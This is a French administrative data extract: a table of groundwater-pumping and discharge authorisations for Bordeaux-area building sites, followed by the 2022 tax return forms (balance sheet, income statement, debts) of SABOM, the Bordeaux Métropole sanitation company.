Guintoli	Travaux mise à 2x3 voies de	A630 E changeurs 5-7	Bruges / Eysines	RABATTEMENT DE NAPPE	OUI	EP	MIÉLO	20/7/2022		31/11/2022
GUINTOLI	Travaux mise à 2x3 voies de	A630 Echangeurs 5-7	BRUGES	RABATTEMENT DE NAPPE	OUI	EU	LILLE	20/7/2022		31/11/2022
NAVARRA TERRASSEMENTS	Carrière de la Pezère Nord	Rue Charles Chaigneau	Bordeaux	RABATTEMENT DE NAPPE	NON	U	MIÉLO	25/7/2022		31/5/2023
SOPRECO	BZZO - n°101 - Résidence	2 avenue de la Pointe	Canejan	RABATTEMENT DE NAPPE	NON	EP	MIÉLO	3/8/2022		37/07/2023
LP PROMOTION	Prêt à l'habiter BRUNO	85 avenue Jean Jaurès	FLOIRAC	RABATTEMENT DE NAPPE	OUI	U	MIÉLO	3/8/2022		1/3/2023
ANTEA GROUP	Dévolement du reboisement	Parking saint bruno	BORDEAUX	RABATTEMENT DE NAPPE	NON	EP	MIÉLO	5/8/2022		31/09/2022
SOGEA Sud Ouest Hydraulique	Quai Deschamps	Quai Deschamps	BORDEAUX	RABATTEMENT DE NAPPE	NON	U	CLUS DE	10/8/2022		31/12/2022
HARRIBEY CONSTRUCTION	350 AV THIERS	350 avenue Thiers et 47	BORDEAUX	RABATTEMENT DE NAPPE	NON	U	CLUS DE	12/8/2022		1/4/2023
SCCV CALDERA	CALDERA	Rue de la Vallée	BORDEAUX	DEPOLLUTION	NON		FARGUE	2/9/2022		31/8/2023
SA HLM DOMOFRANCE	FORAGE SAIGE FORMANOIR	RUE DES PÉRIERES	PESSAC	ESSAI FORAGE	NON	EP	FARGUE	6/9/2022		31/10/2022
SPAC	GARONNE EIFFEL 2	RUE HENRI DUNANT	BORDEAUX	RINCAGE RESEAU DE CHALEUR	NON	UNITAIRE	CLUS DE	6/9/2022		31/10/2022
SOPRECO MAS	CLINIQUE SAINT AUGUSTIN	114 AVENUE D'ARES	BORDEAUX	RABATTEMENT DE NAPPE	NON		CLUS	15/9/2022		31/1/2023
SAS GREEN TP	VIVRE DE LA MARINE	1 rue Achard	Bordeaux	RABATTEMENT DE NAPPE	NON	EU	LILLE	19/9/2022		30/11/2022
TRAVAUX PUBLIC 33	ECRIN BLANC	37 AVENUE LAFONTAINE	CARBON BLANC	RABATTEMENT DE NAPPE	OUI	EP	SABAREGES	27/9/2022		31/12/2022
SARPI REMEDIATION	FOND AQUITAINE	10 RUE DE BLANQUEFORT, 10	BLANQUEFORT	Rabattement d'eau issue du lavage	NON	EP	MIÉLO	4/10/2022		31/12/2023
ERILIA	LE CLOS DES GRAVES	17 RUE PIERRE ANDRON	BRUGES	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	MIÉLO	19/10/2022		31/06/2023
LINKCITY CENTRE SUD OUEST	EMILE COUNORD	208 AV EMILE COUNORD	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	MIÉLO	20/10/2022		31/12/2023
EPA BORDEAUX EURATLANTIQUE	TREMIE BENAUGE	Boulevard Joliot Curie	BORDEAUX	POMPAGE D'ESSAI	OUI	U	CLUS UE	15/11/2022		31/12/2022
GROUPEMENT EUROVIA / MOTER	ZAC BASTIDE NIEL	126 AVENUE THIERS	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	UN	MIÉLO	16/11/2022		31/1/2023
VINCI IMMOBILIER GRAND OUEST	LAUDINAT	192 avenue du Mairechal Leclerc	Bègles	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EU	CLUS DE	17/11/2022		
Eiffage construction Nord Aquitaine	Hotel Tribequa	1 rue d'Armagnac	Bordeaux	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	U	CLUS DE	22/11/2022		
SOGEA SUD OUEST HYDRAULIQUE	renovation des réseaux	rue du Palais (entre	MERIGNAC	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EP	MIÉLO	1/12/2022		31/5/2022
CHANTIER D'AQUITAINE	EURATLANTIQUE BELCIER	QUAI DE PALUDATE	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EP	MASSE DE	5/12/2022		31/5/2022
DE LORENZO	LE CLOS DES LOTIERS	28 RUE DU FOUR A CHAUX	LE TAILLAN MEDOC	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	OUI	EP	LA PELLE DU	5/12/2022		30/4/2023
AVENIR DECONSTRUCTION	EPA 3 QUAI DE LA SOUYS	3 QUAI DE LA SOUYS	BORDEAUX	RABATTEMENT DE NAPPE ET FOND DE FOUILLE	NON	EP	CLUS DE	5/12/2022		28/2/2023
OVALIS	DEVOIEMENT DES EP VERS	34 RUE DES FRERES	CARBON BLANC	DEVOIEMENT D'EP LOIENT EP VERS	NON	EU	SEBAREGE	14/12/2022		28/2/2022
BOUYGUES BATIMENT CENTRE SUD OUEST	LE BOUSCAT - GALLIEN - FEUIL	147 RUE DU MINISTREAL	LE BOUSCAT	EVACUATION DES EAUX	OUI	EP	CLUS	6/1/2023		31/09/2023
CTI PROMOTION	THOLOSA	145 AVENUE DE L'YSER	MERIGNAC	RABATTEMENT DE NAPPE	OUI	EP	FARGUE	10/1/2023		30/6/2024
GRAND PARC ENERGIE, D1 - Evacuati	GRAND PARC ENERGIE, D1 - Evacuati		BORDEAUX	EVACUATION DES EAUX	NON		CLUS DE			
GRAND PARC ENERGIE, D2 - Evacuati	GRAND PARC ENERGIE, D2 - Evacuati		BORDEAUX	EVACUATION DES EAUX	NON		FARGUE			

Annexe 5 - Liasse fiscale définitive

Formulaire obligatoire (article 53 A
du Code général des impôts)

Désignation de l'entreprise : SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROP		Durée de l'exercice exprimée en nombre de mois* []					
Adresse de l'entreprise 0088 Cours Louis Fargue 33000 BORDEAUX		Durée de l'exercice précédent* []					
Numéro SIRET* 8 1 7 4 8 8 6 6 1 0 0 0 3 1		Néant <input type="checkbox"/> *					
		Exercice N clos le, 31/12/2022					
		Brut 1	Amortissements, provisions 2				
			Net 3				
Capital souscrit non appelé (I) AA							
ACTIF IMMOBILISÉ*	IMMOBILISATIONS INCORPORELLES	Frais d'établissement *	AB	AC			
		Frais de développement *	CX	CQ			
		Concessions, brevets et droits similaires	AF	7 530	AG	6 151	1 379
		Fonds commercial (1)	AH		AI		
		Autres immobilisations incorporelles	AJ	4 453	AK	4 453	0
		Avances et acomptes sur immobilisations incorporelles	AL		AM		
	IMMOBILISATIONS CORPORELLES	Terrains	AN		AO		
		Constructions	AP	21 768	AQ	13 494	8 274
		Installations techniques, matériel et outillage industriels	AR	25 138 343	AS	951 691	24 186 653
		Autres immobilisations corporelles	AT	74 915	AU	47 471	27 444
		Immobilisations en cours	AV	174 182	AW		174 182
		Avances et acomptes	AX		AY		
	IMMOBILISATIONS FINANCIERES (2)	Participations évaluées selon la méthode de mise en équivalence	CS		CT		
		Autres participations	CU		CV		
		Créances rattachées à des participations	BB		BC		
		Autres titres immobilisés	BD		BE		
		Prêts	BF		BG		
		Autres immobilisations financières*	BH		BI		
TOTAL (II)		BJ	25 421 191	BK	1 023 259	24 397 932	
ACTIF CIRCULANT	STOCKS *	Matières premières, approvisionnements	BL		BM		
		En cours de production de biens	BN	311 602	BO	311 602	
		En cours de production de services	BP		BQ		
		Produits intermédiaires et finis	BR		BS		
		Marchandises	BT		BU		
	CRÉANCES	Avances et acomptes versés sur commandes	BV	6 408	BW	6 408	
		Clients et comptes rattachés (3)*	BX	10 895 597	BY	970 383	9 925 213
		Autres créances (3)	BZ	6 802 545	CA	6 802 545	
	DIVERS	Capital souscrit et appelé, non versé	CB		CC		
		Valeurs mobilières de placement (dont actions propres :)	CD		CE		
	Disponibilités	CF		CG			
Comptes de régularisation	Charges constatées d'avance (3)*	CH	349 423	CI	349 423		
	TOTAL (III)	CJ	18 365 574	CK	970 383	17 395 190	
	Frais d'émission d'emprunt à étaler (IV)	CW					
	Primes de remboursement des obligations (V)	CM					
	Écarts de conversion actif* (VI)	CN					
	TOTAL GÉNÉRAL (I à VI)	CO	43 786 765	IA	1 993 642	41 793 122	
Renvois : (1) Dont droit au bail :		(2) part à moins d'un an des immobilisations financières nettes :	CP	(3) Part à plus d'un an	CR	333 109	
Clause de réserve de propriété :*	Immobilisations :	Stocks :		Créances :			

* Des explications concernant cette rubrique sont données dans la notice n° 2032

Formulaire obligatoire (article 53 A
du Code général des impôts)

Désignation de l'entreprise		SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM		Néant <input type="checkbox"/> *
				Exercice N
CAPITAUX PROPRES	Capital social ou individuel (1)* (Dont versé : 1 000 000.....)	DA		1 000 000
	Primes d'émission, de fusion, d'apport, ...	DB		
	Écarts de réévaluation (2)* (dont écart d'équivalence EK)	DC		
	Réserve légale (3)	DD		
	Réserves statutaires ou contractuelles	DE		
	Réserves réglementées (3)* (Dont réserve spéciale des provisions pour fluctuation des cours B1)	DF		
	Autres réserves (Dont réserve relative à l'achat d'oeuvres originales d'artistes vivants* EJ)	DG		
	Report à nouveau	DH		-13 098 338
	RÉSULTAT DE L'EXERCICE (bénéfice ou perte)	DI		-1 851 765
	Subventions d'investissement	DJ		
	Provisions réglementées *	DK		
	TOTAL (I)	DL		-13 950 103
	Autres fonds propres	Produit des émissions de titres participatifs	DM	
Avances conditionnées		DN		
TOTAL (II)		DO		
Provisions pour risques et charges	Provisions pour risques	DP		880 000
	Provisions pour charges	DQ		1 386 181
	TOTAL (III)	DR		2 266 181
DETTES (4)	Emprunts obligataires convertibles	DS		
	Autres emprunts obligataires	DT		
	Emprunts et dettes auprès des établissements de crédit (5)	DU		
	Emprunts et dettes financières divers (Dont emprunts participatifs EI)	DV		30 327 289
	Avances et acomptes reçus sur commandes en cours	DW		1 196 881
	Dettes fournisseurs et comptes rattachés	DX		17 500 206
	Dettes fiscales et sociales	DY		4 318 701
	Dettes sur immobilisations et comptes rattachés	DZ		
Autres dettes	EA		133 968	
Compte régul.	Produits constatés d'avance (4)	EB		
TOTAL (IV)	EC		53 477 044	
Écarts de conversion passif*	(V)	ED		
TOTAL GÉNÉRAL (I à V)	EE		41 793 122	
RENVIS	(1) Écart de réévaluation incorporé au capital	1B		
	(2) Dont { Réserve spéciale de réévaluation (1959) Écart de réévaluation libre Réserve de réévaluation (1976)	1C		
		1D		
		1E		
	(3) Dont réserve spéciale des plus-values à long terme *	EF		
(4) Dettes et produits constatés d'avance à moins d'un an	EG		30 029 983	
(5) Dont concours bancaires courants, et soldes créditeurs de banques et CCP	EH			

* Des explications concernant cette rubrique sont données dans la notice n° 2032

		Exercice N				Néant <input type="checkbox"/> *		
		France		Exportations et livraisons intracommunautaires			Total	
PRODUITS D'EXPLOITATION	Ventes de marchandises*	FA		FB		FC		
	Production vendue { biens * services *	FD	0	FE		FF	0	
		FG	47 296 222	FH		FI	47 296 222	
	Chiffres d'affaires nets *	FJ	47 296 222	FK		FL	47 296 222	
	Production stockée*					FM	-357 059	
	Production immobilisée*					FN	6 104 415	
	Subventions d'exploitation					FO	187 500	
	Reprises sur amortissements et provisions, transferts de charges* (9)					FP	11 475 148	
	Autres produits (1) (11)					FQ	103	
	Total des produits d'exploitation (2) (I)						FR	64 706 329
CHARGES D'EXPLOITATION	Achats de marchandises (y compris droits de douane)*					FS	0	
	Variation de stock (marchandises)*					FT		
	Achats de matières premières et autres approvisionnements (y compris droits de douane)*					FU		
	Variation de stock (matières premières et approvisionnements)*					FV		
	Autres achats et charges externes (3) (6 bis)*					FW	38 969 587	
	Impôts, taxes et versements assimilés*					FX	729 831	
	Salaires et traitements*					FY	8 957 667	
	Charges sociales (10)					FZ	4 420 438	
	DOTATIONS D'EXPLOITATION	Sur immobilisations { - dotations aux amortissements* - dotations aux provisions*					GA	959 200
							GB	
		Sur actif circulant : dotations aux provisions*					GC	970 383
	Pour risques et charges : dotations aux provisions					GD	790 000	
	Autres charges (12)					GE	9 975 448	
Total des charges d'exploitation (4) (II)						GF	65 772 554	
1 - RÉSULTAT D'EXPLOITATION (I - II)						GG	-1 066 225	
opérations en commun	Bénéfice attribué ou perte transférée*					GH	(III)	
	Perte supportée ou bénéfice transféré*					GI	(IV)	
PRODUITS FINANCIERS	Produits financiers de participations (5)					GJ		
	Produits des autres valeurs mobilières et créances de l'actif immobilisé (5)					GK		
	Autres intérêts et produits assimilés (5)					GL	0	
	Reprises sur provisions et transferts de charges					GM		
	Différences positives de change					GN		
	Produits nets sur cessions de valeurs mobilières de placement					GO		
Total des produits financiers (V)						GP	0	
CHARGES FINANCIÈRES	Dotations financières aux amortissements et provisions*					GQ		
	Intérêts et charges assimilées (6)					GR	604 033	
	Différences négatives de change					GS		
	Charges nettes sur cessions de valeurs mobilières de placement					GT		
Total des charges financières (VI)						GU	604 033	
2 - RÉSULTAT FINANCIER (V - VI)						GV	-604 033	
3 - RÉSULTAT COURANT AVANT IMPÔTS (I - II + III - IV + V - VI)						GW	-1 670 258	

Désignation de l'entreprise SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM

Néant *

		Exercice N		
PRODUITS EXCEPTIONNELS	Produits exceptionnels sur opérations de gestion	HA		
	Produits exceptionnels sur opérations en capital *	HB		
	Reprises sur provisions et transferts de charges	HC		
	Total des produits exceptionnels (7) (VII)	HD		
CHARGES EXCEPTIONNELLES	Charges exceptionnelles sur opérations de gestion (6 bis)	HE		
	Charges exceptionnelles sur opérations en capital *	HF	103 508	
	Dotations exceptionnelles aux amortissements et provisions (6 ter)	HG	34 613	
	Total des charges exceptionnelles (7) (VIII)	HH	138 121	
4 - RÉSULTAT EXCEPTIONNEL (VII - VIII)		HI	-138 121	
Participation des salariés aux résultats de l'entreprise (IX)		HJ	222 748	
Impôts sur les bénéfices * (X)		HK	-179 362	
TOTAL DES PRODUITS (I + III + V + VII)		HL	64 706 329	
TOTAL DES CHARGES (II + IV + VI + VIII + IX + X)		HM	66 558 095	
5 - BÉNÉFICE OU PERTE (Total des produits - total des charges)		HN	-1 851 765	
RENVIS	(1) Dont produits nets partiels sur opérations à long terme	HO		
	(2) Dont {	produits de locations immobilières	HY	
		produits d'exploitation afférents à des exercices antérieurs (à détailler au (8) ci-dessous)	IG	
	(3) Dont {	- Crédit-bail mobilier *	HP	
		- Crédit-bail immobilier	HQ	
	(4) Dont charges d'exploitation afférentes à des exercices antérieurs (à détailler au (8) ci-dessous)	IH		
	(5) Dont produits concernant les entreprises liées	IJ		
	(6) Dont intérêts concernant les entreprises liées	IK		
	(6bis) Dont dons faits aux organismes d'intérêt général (art.238 bis du C.G.I.)	HX	68 846	
	(6ter) Dont amortissements des souscriptions dans des PME innovantes (art. 217 octies)		RC	
		Dont amortissements exceptionnel de 25% des constructions nouvelles (art. 39 quinquies D)	RD	
	(9) Dont transferts de charges	A1	10 479 057	
	(10) Dont cotisations personnelles de l'exploitant (13)	A2		
(Dont montant des cotisations sociales obligatoires hors CSG-CRDS) A5				
(11) Dont redevances pour concessions de brevets, de licences (produits)	A3			
(12) Dont redevances pour concessions de brevets, de licences (charges)	A4			
(13) Dont primes et cotisations complémentaires personnelles :	facultatives A6	obligatoires A9		
	Dont cotisations facultatives Madelin A7	Dont cotisations facultatives aux nouveaux plans d'épargne retraite A8		
(7) joindre en annexe : Détail des produits et charges exceptionnels (Si le nombre de lignes est insuffisant, reproduire le cadre (7) et le	Exercice N			
	Charges exceptionnelles	Produits exceptionnels		
Dépréciation CI mécénat	34 613			
VNC Immobilisation	103 508			
(8) Détail des produits et charges sur exercices antérieurs :	Exercice N			
	Charges antérieures	Produits antérieurs		

Exercice N clos le : 31/12/2022

Les entreprises ayant pratiqué la **réévaluation légale** de leurs **immobilisations amortissables** (art. 238 bis J du CGI) doivent joindre ce tableau à leur déclaration jusqu'à (et y compris) l'exercice au cours duquel la provision spéciale (col. 6) devient nulle.

Désignation de l'entreprise : SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM

Néant *

CADRE A	Détermination du montant des écarts (col. 1 - col. 2) (1)		Utilisation de la marge supplémentaire d'amortissement			Montant de la provision spéciale à la fin de l'exercice [(col. 1 - col. 2) - col. 5 (5)]
	Augmentation du montant brut des immobilisations 1	Augmentation du montant des amortissements 2	Au cours de l'exercice		Montant cumulé à la fin de l'exercice (4) 5	
			Montant des suppléments d'amortissement (2) 3	Fraction résiduelle correspondant aux éléments cédés (3) 4		
1 Concessions, brevets et droits similaires						
2 Fonds commercial						
3 Terrains						
4 Constructions						
5 Installations techniques mat. et out. industriels						
6 Autres immobilisations corporelles						
7 Immobilisations en cours						
8 Participations						
9 Autres titres immobilisés						
10 TOTAUX						

- (1) Les augmentations du montant brut et des amortissements à inscrire respectivement aux colonnes 1 et 2 sont celles qui ont été apportées au montant des immobilisations amortissables réévaluées dans les conditions définies à l'article 238 bis j du code général des impôts et figurant à l'actif de l'entreprise au début de l'exercice. Le montant des écarts est obtenu en soustrayant des montants portés colonne 1, ceux portés colonne 2.
- (2) Porter dans cette colonne le supplément de dotation de l'exercice aux comptes d'amortissement (compte de résultat) consécutif à la réévaluation.
- (3) Cette colonne ne concerne que les immobilisations réévaluées cédées au cours de l'exercice. Il convient d'y reporter, l'année de la cession de l'élément, le solde non utilisé de la marge supplémentaire d'amortissement.
- (4) Ce montant comprend :
- a) le montant total des sommes portées aux colonnes 3 et 4 ;
- b) le montant cumulé à la fin de l'exercice précédent, dans la mesure où ce montant correspond à des éléments figurant à l'actif de l'entreprise au début de l'exercice.
- (5) Le montant total de la provision spéciale en fin d'exercice est à reporter au passif du bilan (tableau n° 2051) à la ligne «Provisions réglementées».

CADRE B
DÉFICITS REPORTABLES AU 31 DÉCEMBRE 1976 IMPUTÉS SUR LA PROVISION SPÉCIALE AU POINT DE VUE FISCAL

1 — FRACTION INCLUSE DANS LA PROVISION SPÉCIALE AU DÉBUT DE L'EXERCICE

2 — FRACTION RATTACHÉE AU RÉSULTAT DE L'EXERCICE..... -

3 — FRACTION INCLUSE DANS LA PROVISION SPÉCIALE EN FIN D'EXERCICE..... =

Le cadre B est servi par les seules entreprises qui ont imputé leurs déficits fiscalement reportables au 31 décembre sur la provision spéciale.

Il est rappelé que cette imputation est purement fiscale et ne modifie pas les montants de la provision spéciale figurant au bilan : de même, les entreprises en cause continuent à réintégrer chaque année dans leur résultat comptable le supplément d'amortissement consécutif à la réévaluation.

Ligne 2, inscrire la partie de ce déficit incluse chaque année dans les montants portés aux colonnes 3 et 4 du cadre A. Cette partie est obtenue en multipliant les montants portés aux colonnes 3 et 4 par une fraction dont les éléments sont fixés au moment de l'imputation, le numérateur étant le montant du déficit imputé et le dénominateur celui de la provision.

* Des explications concernant cette rubrique sont données dans la notice n° 2032

Formulaire obligatoire (article 53 A
du Code général des impôts)

Désignation de l'entreprise SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM										Néant <input type="checkbox"/> *				
CADRE A														
SITUATIONS ET MOUVEMENTS DE L'EXERCICE DES AMORTISSEMENTS TECHNIQUES (OU VENANT EN DIMINUTION DE L'ACTIF) *														
IMMOBILISATIONS AMORTISSABLES			Montant des amortissements au début de l'exercice			Augmentations : dotations de l'exercice			Diminutions : amortissements afférents aux éléments sortis de l'actif et reprises			Montant des amortissements à la fin de l'exercice		
Frais d'établissement et de développement			CY			EL			EM			EN		
Fonds commercial			RE			RF			RI			RJ		
Autres immobilisations incorporelles			PE			PF			PG			PH		
TOTAL I			RK			RM			RN			RO		
Terrains			PI			PJ			PK			PL		
Constructions			Sur sol propre			PM			PN			PO		
			Sur sol d'autrui			PR			PS			PT		
Installations techniques, matériel et outillage industriels			Inst. générales, agencements, aménagement des constructions			PV			PW			PX		
			Autres immobilisations			Inst. générales., agencements, aménagement divers			QD			QE		
corporelles			Matériel de transport			QH			QI			QJ		
			Matériel de bureau et informatique, mobilier			QL			QM			QN		
			Emballages récupérables et divers			QP			QR			QS		
			TOTAL II			QU			QV			QW		
TOTAL GÉNÉRAL (I + II)			ØN			ØP			ØQ			ØR		
CADRE B														
VENTILATION DES MOUVEMENTS AFFECTANT LA PROVISION POUR AMORTISSEMENTS DÉROGATOIRES														
Immobilisations amortissables		DOTATIONS						REPRISES				Mouvement net des amortissements à la fin de l'exercice		
		Colonne 1 Différentiel de durée et autres		Colonne 2 Mode dégressif		Colonne 3 Amortissement fiscal exceptionnel		Colonne 4 Différentiel de durée et autres		Colonne 5 Mode dégressif			Colonne 6 Amortissement fiscal exceptionnel	
Frais établissements		M9	N1	N2	N3	N4	N5	N6						
Fonds commercial		RP	RQ	RR	RS	RT	RU	RV						
Autres immob. incorporelles		N7	N8	P6	P7	P8	P9	Q1						
TOTAL I		RW	RX	RY	RZ	SB	SC	SD						
Terrains		Q2	Q3	Q4	Q5	Q6	Q7	Q8						
Constructions		Sur sol propre		R1	R2	R3	R4	R5	R6					
		Sur sol d'autrui		R7	R8	R9	S1	S2	S3	S4				
Autres immobilisations corporelles		Inst. gales, agenc. et am. des const.		S5	S6	S7	S8	S9	T1	T2				
		Inst. techniques mat. et outillage		T3	T4	T5	T6	T7	T8	T9				
		Inst. gales, agenc. am. divers		U1	U2	U3	U4	U5	U6	U7				
		Matériel de transport		U8	U9	V1	V2	V3	V4	V5				
		Mat. bureau et inform. mobilier		V6	V7	V8	V9	W1	W2	W3				
		Emballages récup. et divers		W4	W5	W6	W7	W8	W9	X1				
		TOTAL II		X2	X3	X4	X5	X6	X7	X8				
Frais d'acquisition de titres de participation		NL					NM					NO		
Total général (I+II+III)		NP	NQ	NR	NS	NT	NU	NV						
Total général non ventilé (NP+NQ+NR)		NW	Total général non ventilé (NS+NT+NU)				NY	Total général non ventilé (NW-NY)				NZ		
CADRE C														
MOUVEMENTS DE L'EXERCICE AFFECTANT LES CHARGES RÉPARTIES SUR PLUSIEURS EXERCICES*				Montant net au début de l'exercice		Augmentations		Dotations de l'exercice aux amortissements		Montant net à la fin de l'exercice				
Frais d'émission d'emprunt à étaler								Z9		Z8				
Primes de remboursement des obligations								SP		SR				

* Des explications concernant cette rubrique sont données dans la notice n° 2032

Formulaire obligatoire (article 53 A
du Code général des impôts)

Nature des provisions		Montant au début de l'exercice 1	AUGMENTATIONS : Dotations de l'exercice 2	DIMINUTIONS : Reprises de l'exercice 3	Montant à la fin de l'exercice 4	
Désignation de l'entreprise <u>SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABOM</u>		Néant <input type="checkbox"/> *				
Provisions réglementées	Provisions pour reconstitution des gisements miniers et pétroliers *	3T	TA	TB	TC	
	Provisions pour investissement (art. 237 bis A-II) *	3U	TD	TE	TF	
	Provisions pour hausse des prix (1) *	3V	TG	TH	TI	
	Amortissements dérogatoires	3X	TM	TN	TO	
	Dont majorations exceptionnelles de 30 %	D3	D4	D5	D6	
	Provisions pour prêts d'installation (art. 39 quinquies H du CGI)	IJ	IK	IL	IM	
	Autres provisions réglementées (1)	3Y	TP	TQ	TR	
	TOTAL I	3Z	TS	TT	TU	
Provisions pour risques et charges	Provisions pour litiges	4A	4B	4C	4D	
	Provisions pour garanties données aux clients	4E	4F	4G	4H	
	Provisions pour pertes sur marchés à terme	4J	4K	4L	4M	
	Provisions pour amendes et pénalités	4N	4P	4R	4S	
	Provisions pour pertes de change	4T	4U	4V	4W	
	Provisions pour pensions et obligations similaires	4X	4Y	4Z	5A	
	Provisions pour impôts (1)	5B	5C	5D	5E	
	Provisions pour renouvellement des immobilisations *	5F	5H	5J	5K	
	Provisions pour gros entretien et grandes révisions	EO	EP	EQ	ER	
	Provisions pour charges sociales et fiscales sur congés à payer *	5R	5S	5T	5U	
	Autres provisions pour risques et charges (1)	5V	5W	5X	5Y	
TOTAL II	5Z	TV	TW	TX		
Provisions pour dépréciation	sur immobilisations	- incorporelles	6A	6B	6C	6D
		- corporelles	6E	6F	6G	6H
		- titres mis en équivalence	02	03	04	05
		- titres de participation	9U	9V	9W	9X
		- autres immobilisations financières (1) *	06	07	08	09
	Sur stocks et en cours	6N	6P	6R	6S	
	Sur comptes clients	6T	6U	6V	6W	
	Autres provisions pour dépréciation (1) *	6X	6Y	6Z	7A	
	TOTAL III	7B	TY	TZ	UA	
	TOTAL GÉNÉRAL (I + II + III)	7C	UB	UC	UD	
Dont dotations et reprises	- d'exploitation	UE	UE	UF		
	- financières	UG	UG	UH		
	- exceptionnelles	UJ	UJ	UK		
Titres mis en équivalence : montant de la dépréciation à la clôture de l'exercice calculé selon les règles prévues à l'article 39-1-5 ^e du C.G.I.					10	

(1) à détailler sur feuillet séparé selon l'année de constitution de la provision ou selon l'objet de la provision.

NOTA : Les charges à payer ne doivent pas être mentionnées sur ce tableau mais être ventilées sur l'état détaillé des charges à payer dont la production est prévue par l'article 38 II de l'annexe III au CGI.

* Des explications concernant cette rubrique sont données dans la notice n° 2032

Formulaire obligatoire (article 53 A
du Code général des impôts)

CADRE A		ÉTAT DES CRÉANCES		Montant brut 1		A 1 an au plus 2		A plus d'un an 3			
DE L'ACTIF IMMOBILISÉ	Créances rattachées à des participations		UL		UM		UN				
	Prêts (1) (2)		UP		UR		US				
	Autres immobilisations financières		UT		UV		UW				
DE L'ACTIF CIRCULANT	Clients douteux ou litigieux		VA								
	Autres créances clients		UX	10 895 597		10 876 600			18 997		
	Créance représentative de titres (Provision pour dépréciation antérieurement constituée* UO)		ZI								
	Personnel et comptes rattachés		UY	1 753		1 243			509		
	Sécurité sociale et autres organismes sociaux		UZ	19 411		19 411					
	Etat et autres collectivités publiques	Impôts sur les bénéfices		VM							
		Taxe sur la valeur ajoutée		VB	5 330 656		5 330 656				
		Autres impôts, taxes et versements assimilés		VN							
		Divers		VP	669 572		669 572				
	Groupe et associés (2)		VC	354 911		41 308			313 603		
	Débiteurs divers (dont créances relatives à des opérations de pension de titres)		VR	426 242		426 242					
	Charges constatées d'avance		VS	349 423		349 423					
	TOTAUX			VT	18 047 564	VU	17 714 455	VV	333 109		
RENVOS	(1)	Montant des – Prêts accordés en cours d'exercice	VD								
		– Remboursements obtenus en cours d'exercice	VE								
	(2)	Prêts et avances consentis aux associés (personnes physiques)		VF							
CADRE B		ÉTAT DES DETTES		Montant brut 1		A 1 an au plus 2		A plus d'1 an et 5 ans au plus 3		A plus de 5 ans 4	
Emprunts obligataires convertibles (1)		7Y									
Autres emprunts obligataires (1)		7Z									
Emprunts et dettes auprès des établissements de crédit (1)	à 1 an maximum à l'origine		VG								
	à plus d'1 an à l'origine		VH								
Emprunts et dettes financières divers (1) (2)		8A	23 304 046		1 053 865		22 250 181				
Fournisseurs et comptes rattachés		8B	17 500 206		17 500 206						
Personnel et comptes rattachés		8C	1 051 852		1 051 852						
Sécurité sociale et autres organismes sociaux		8D	1 087 476		1 087 476						
État et autres collectivités publiques	Impôts sur les bénéfices		8E								
	Taxe sur la valeur ajoutée		VW	1 045 391		1 045 391					
collectivités publiques	Obligations cautionnées		VX								
	Autres impôts, taxes et assimilés		VQ	1 133 982		1 133 982					
Dettes sur immobilisations et comptes rattachés		8J									
Groupe et associés (2)		VI	7 023 243		7 023 243						
Autres dettes (dont dettes relatives à des opérations de pension de titres)		8K	133 968		133 968						
Dette représentative de titres empruntés ou remis en garantie *		ZZ									
Produits constatés d'avance		8L									
TOTAUX			VY	52 280 164	VZ	30 029 983		22 250 181			
RENVOS	(1)	Emprunts souscrits en cours d'exercice	VJ		(2)	Montant des divers emprunts et dettes contractés auprès des associés personnes physiques	VL				
		Emprunts remboursés en cours d'exercice	VK		* Des explications concernant cette rubrique sont données dans la notice n° 2032						

Désignation de l'entreprise :		SOCIETE D'ASSAINISSEMENT DE BORDEAUX METROPOLE - SABO				Néant <input type="checkbox"/>	Exercice N, clos le : 31/12/2022			
I. RÉINTÉGRATIONS						BÉNÉFICE COMPTABLE DE L'EXERCICE		WA		
Charges non admises en déduction du résultat fiscal	Rémunération du travail de l'exploitant ou des associés (entreprises à l'IR)							WB	0	
	Avantages personnels non déductibles* (sauf amortissements à porter ligne ci-dessous)	WD		Amortissements excédentaires (art. 39-4 du C.G.I.) et autres amortissements non déductibles	WE	2 363	XE	4 713		
	Autres charges et dépenses somptuaires (art. 39-4 du C.G.I.)	WF		Taxe sur les véhicules des sociétés (entreprises à l'IS)	WG	2 350				
	Fraction des loyers à réintégrer dans le cadre d'un crédit bail immobilier et de levée d'option	RA		(Part des loyers dispensée de réintégration (art. 239 sexies D)	RB					
	Provisions et charges à payer non déductibles (cf. tableau 2058-B, cadre III)	WI	1 264 147	Charges à payer liées à des états et territoires non coopératifs non déductibles (cf. 2067-BIS)	XX		XW	1 264 147		
	Amendes et pénalités	WJ		Charges financières (art. 39-1-3° et 212 bis)*	XZ	0				
	Réintégrations prévues à l'article 155 du CGI*							XY		
	Impôt sur les sociétés (cf. page 9 de la notice 2032)							I7	-179 362	
Quote-part	Bénéfices réalisés par une société de personnes ou un GIE	WL		Résultats bénéficiaires visés à l'article 209 B du CGI	L7		K7			
Régimes d'imposition particuliers et impositions différées	Moins-values nettes à long terme	- imposées au taux de 15 % ou de 19 % (12,8 % pour les entreprises soumises à l'impôt sur le revenu)						I8		
		- imposées au taux de 0 %						ZN		
	Fraction imposable des plus-values réalisées au cours d'exercices antérieurs*			- Plus-values nettes à court terme			WN			
				- Plus-values soumises au régime des fusions			WO			
Écarts de valeurs liquidatives sur OPC* (entreprises à l'IS)								XR		
Réintégrations diverses à détailler sur feuillet séparé DONT *	Intérêts excédentaires (art. 39-1-3 et 212 du C.G.I.)	SU		Zones d'entreprises* (activité exonérée)	SW		WQ	68 846		
				Quote-part de 12 % des plus-values à taux zéro	M8					
Réintégration des charges affectées aux activités éligibles au régime de la taxation au tonnage								Y1		
